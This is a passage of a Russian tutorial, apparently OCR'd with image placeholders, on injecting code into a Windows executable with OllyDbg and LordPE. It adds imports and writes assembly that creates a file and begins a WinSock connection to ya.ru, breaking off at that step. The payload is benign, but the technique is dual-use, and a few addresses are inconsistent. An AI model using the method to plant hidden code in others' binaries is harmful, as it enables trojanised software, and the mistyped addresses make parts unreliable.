


выделяем первый и единственный пункт и нажимаем пробел – всё вернулось :)).


А теперь начинаем кодить! Пустой прыжок сразу на OEP, сделанный для проверки, нам уже не нужен, поэтому начинаем писать поверх него. Пытаемся создать файл с помощью CreateFileA: параметры мы, разумеется, не помним, поэтому пишем несколько раз “push 0”, а потом “call CreateFileA". А теперь то, ради чего мы меняли BaseOfCode: жмём “Ctrl-A”, и Оля анализирует наш код. Если бы мы BaseOfCode не трогали, то и Оля бы отказалась анализировать нашу секцию.




Вот справа указаны все параметры. Нам нужны только mode, access и filename, остальное для примера не важно. Идём куда-нибудь вниз, например на 461000, и, нажав (Ctrl+E), записываем туда “a.txt” и 0-символ, означающий конец строки:




«ОК»… Ой, как некрасиво… Какие-то жуткие команды… Выделяем наш “a.txt”, нажимаем правую кнопку->Analysis->During next analysis…->ASCII text; Ctrl+A. Вот, так лучше:




Запоминаем адрес 461000, и идём наверх, и записываем поверх того что там есть (и, когда не жалко, нажимаем ctrl+A):



Кстати, можно писать выражения типа “push CREATE_ALWAYS” и “push GENERIC_WRITE” – Оля их понимает. Далее по F8 доходим до 46001E. В EAX – число, не равное FFFFFFFF, то есть функция успешно выполнена. В EAX – handle открытого файла. Всё, закрываем его (CloseHandle) -пока на этом остановимся – и прыгаем на OEP:




Трассируем по F8 до прыжка: eax = 1. Всё работает. А сейчас, давайте сохраним изменения в exe’шнике. Выделяем всё изменённое (это делается так же, как и в любом текстовом редакторе – с помощью Shift и стрелок или мышки), не забывая про 461000 с “a.txt”. А точно! Мы же не влезем в размер секции в файле! Слишком далеко мы поставили “a.txt”! Ладно, перенесём его на чуть пораньше: на 460600, а там удалим (или аналогично через “Patches”, или выделяем, правая кнопка -> Binary -> Fill with 00’s) и поправим код (выделяем команду push 461000 -> пробел -> push 460600).



Снова выделяем всё изменённое. Далее: либо [правая кнопка -> Copy to executable -> Selection], либо [правая кнопка -> binary -> copy; правая кнопка -> view -> executable file; откроется окошко с выделенным текстом; в нём: правая кнопка -> binary -> paste]. Тем самым мы заменили оригинальные байты в файле на то, что мы написали. Закрываем окошко, Оля нам предлагает сохраниться – сохраняемся, например в target_.exe. Так, у нас в папке уже есть какой-то a.txt. Удаляем его и запускаем программу. Вау! Она запускается, работает, и… даже файл создаётся!


Казалось бы всё, основная идея ясна, дальше всё просто… Но, увы, нет. Попробуйте запустить файл на другом компьютере – и у вас, скорее всего, ничего не получится. Всё дело в том, что, если вы теперь нажмёте пробел на «call функция из библиотеки», то вы увидите что-то типа “CALL 7C801A24”, то есть абсолютный адрес в библиотеке. А если у нас другая версия kernel32.dll, к примеру? Тогда произойдёт ошибка, и программа работать не будет. Поэтому нам надо грамотно импортировать все используемые нами функции. Для этого существует механизм под названием Import Address Table (IAT). Как она работает, я подробно рассказывать не буду, а ограничусь лишь тем, что скажу, что, используя данный механизм, программа (вернее, не совсем программа, ну да ладно) при загрузке в память вычисляет адреса импортируемых функций по их символьным именам. Итак, нам надо описать должным образом нужные нам функции. Конечно, некоторые из них уже описаны, но легче описать их заново, чем искать в других секциях… А если программа ещё и запакована, что, кстати, в случае отсутствия проверки CRC никоим образом не отражается на нашей работе, то там эта оригинальная IAT ещё и спрятана.

Для нашей цели необходимы следующие функции: CreateFileA, WriteFile, CloseHandle из библиотеки kernel32.dll и WSAStartup, connect, send, recv и WSACleanup из WS2_32.dll. Поэтому закрываем Олю и открываем нашу программу в LordPE (PETools тоже умеет редактировать IAT, но у неё с этим иногда, почему-то, возникают недоразумения в виде обрезания имён функций – так WSAStartup может стать WSAStartu и т.п.):




Directories -> ImportTable -> … -> правая кнопка -> add import…

В появившемся окне добавляем вначале функции из kernel32.dll (вводим название библиотеки, а потом по очереди добавляем нужные функции кнопкой «+»):




Закрываем диалог, а теперь вызываем его ещё раз, чтобы добавить функции WinSock'a:



Закрываем диалог, закрываем LordPE, стараясь нажимать Save везде, где можно. Попробуем запустить программу… Она работает. А если бы мы что-нибудь напутали, то появилась бы ошибка вида: «Точка входа в функцию xxx не найдена в библиотеке yyy».

Запускаем программу в Olly, после этого снова загружаем её в LordPE и идём в ту же самую таблицу импорта. «Зачем мы его закрывали?»,- спросите вы. А затем, чтобы он дал нам возможность работать с файлом. Теперь в заголовке лорда видим слова "Read only", то есть теперь мы можем только смотреть на заголовок, но не можем его модифицировать. Смотрим на добавленные нами импорты:



Нам нужен ThunkRVA – по этому адресу будет находиться адрес функции в памяти после загрузки программы (разумеется, +ImageBase). И в данном свете вместо “call CreateFileA" надо писать “call xxxxxxxx”, где по адресу xxxxxxxx находится команда “jmp dword ptr [464035]”, или просто “jmp [464035]”, так как 464035 = ImageBase + ThunkRVA фунуции CreateFileA. Да, действительно, это правда – надо делать call на jmp – это не ошибка и не бред, а на самом деле очень логичная операция, так как, во-первых, к одной функции программа может стучаться несколько раз, а, во-вторых, хочется, чтобы к функциям обращение шло через обычный call. Итак, нам надо записать эти самые прыжки. Запишем их начиная с адреса 460500 (они должны попадать внутрь файла, то есть до 461000). Переключаемся в Олю, переходим на этот адрес (быстрый переход – Ctrl+G), нажимаем пробел и пишем по очереди jmp [464035], jmp [464039], jmp [46403D] – импорт из kernel32.dll, и также с WS2_32.dll – jmp [64082], jmp [64086] и т.д. Кстати, компиляторы часто зачем-то разделяют эти прыжки командой “mov eax, eax”, но мы этим заниматься не будем.

```
004604FF    00              DB      00
00460500  - E9 303B0000     JMP     <&kernel32.CreateFileA>
00460505  - E9 2F3B0000     JMP     <&kernel32.WriteFile>
0046050A  - E9 2E3B0000     JMP     <&kernel32.CloseHandle>
0046050F  - E9 6E3B0000     JMP     <&WS2_32.WSAStartup>
00460514  - E9 6D3B0000     JMP     <&WS2_32.connect>
00460519  - E9 6C3B0000     JMP     <&WS2_32.send>
0046051E  - E9 6B3B0000     JMP     <&WS2_32.recv>
00460523  - E9 6A3B0000     JMP     <&WS2_32.WSACleanup>
00460528    0000            ADD     BYTE PTR DS:[EAX], AL
0046052A    00              DB      00
0046052B    00              DB      00
```

Теперь идём в начало секции, и изменяем “call CreateFileA” на “call 460500”, аналогично – CloseHandle. (Для этого выделяем команду, жмём пробел и пишем новый код):

```
00460005  $  6A 00          PUSH    0                       hTemplateFile = NULL
00460007  .  6A 00          PUSH    0                       Attributes = 0
00460009  .  6A 02          PUSH    2                       Mode = CREATE_ALWAYS
0046000B  .  6A 00          PUSH    0                       pSecurity = NULL
0046000D  .  6A 00          PUSH    0                       ShareMode = 0
0046000F  .  68 00000040    PUSH    40000000                Access = GENERIC_WRITE
00460014  .  68 00064600    PUSH    target_.00460600        FileName = "a.txt"
00460019  .  E8 E2040000    CALL    <JMP.&kernel32.CreateFileA>  CreateFileA
0046001E  .  50             PUSH    EAX                     hObject
0046001F  .  E8 E8040000    CALL    <JMP.&kernel32.CloseHandle>  CloseHandle
00460024  .^ EB DA          JMP     SHORT target_.00460000
00460026     00             DB      00
```

Заметим, что Olly заменил наши call’ы на логичные названия. Если нажать Ctrl+A, то он точно так же выводит список параметров функции. Можно убедиться, что всё действительно работает, можно

сохранить уже имеющиеся изменения уже описанным способом, но я не буду этим заниматься, а постараюсь быстренько доделать всё до победного конца.

VI.Заканчиваем план

Удалять открытие файла мне лень, поэтому пусть структура кода будет такой:

1. Открываем файл
2. Инициализируем WinSock
3. Подключаемся к Ya.ru (213.180.204.8)
4. Отправляем GET-запрос: “GET / HTTP/1.1”, CR, LF, “Host: ya.ru”, CR, LF, CR, LF.
5. Получаем данные
6. Сохраняем в файл
7. Закрываем WinSock
8. Закрываем файл

Итак, поехали!
1. Файл уже открыт. Надо либо удалить код с CloseHandle (выделяем -> пр. кнопка -> Binary -> Fil with 00’s), либо писать поверх – закрытый файл нам не нужен.
2. WSAStartup – это у нас «CALL 00460512»

Параметры можно посмотреть вышеописанным способом, а можно вспомнить:)

```
.  68 00064600  PUSH    target_.00460600          FileName = "a.txt"
.  E8 E2040000  CALL    <JMP.&kernel32.CreateFileA>  CreateFileA
.  6A 00        PUSH    0
.  6A 00        PUSH    0
.  6A 00        PUSH    0                         pWSAData = NULL
.  6A 02        PUSH    2                         RequestedVersion = 2 (2.0.)
.  E8 E7040000  CALL    <JMP.&WS2_32.WSAStartup>  WSAStartup
.  0000         ADD     BYTE PTR DS:[EAX], AL
```


Нам нужно найти место, где мы будем хранить WSAData – то, что вернёт WSAStartup (а версию сокетов я поставил 2, т.е. 2.0). WSAData’у можно хранить в виртуальной памяти, не трогая место в файле. Поэтому смело указываем что-нибудь типа 461000 – это адрес внутри нашей секции, в которую мы можем писать данные, но он уже вне секции в файле, иначе говоря, этот адрес находится от начала секции на расстоянии, большем, чем её RawSize. Хотя нам сама структура WSAData как результат WSAStartup и не понадобится, но, если что, то она – там.

```
.  E8 E2040000  CALL    <JMP.&kernel32.CreateFileA>  CreateFileA
.  68 00104600  PUSH    target_.00461000          pWSAData = target_.00461000
.  6A 02        PUSH    2                         RequestedVersion = 2 (2.0.)
.  E8 E8040000  CALL    <JMP.&WS2_32.WSAStartup>  WSAStartup
.  0000         ADD     BYTE PTR DS:[EAX], AL
```

Можем проверить – трассируем программу (по F8) – и видим, что по адресу 461000 действительно что-то появилось. Кстати, если где-то в вашем коде – ошибка, а вы уже прошли то место, где она возникла, то всегда можно изменить текущую выполняемую инструкцию – выбираем интересующее нас место и нажимаем Ctrl+”*” с NumPad'a (или прав. кнопка -> New Origin Here).


3. Подключаемся к ya.ru.

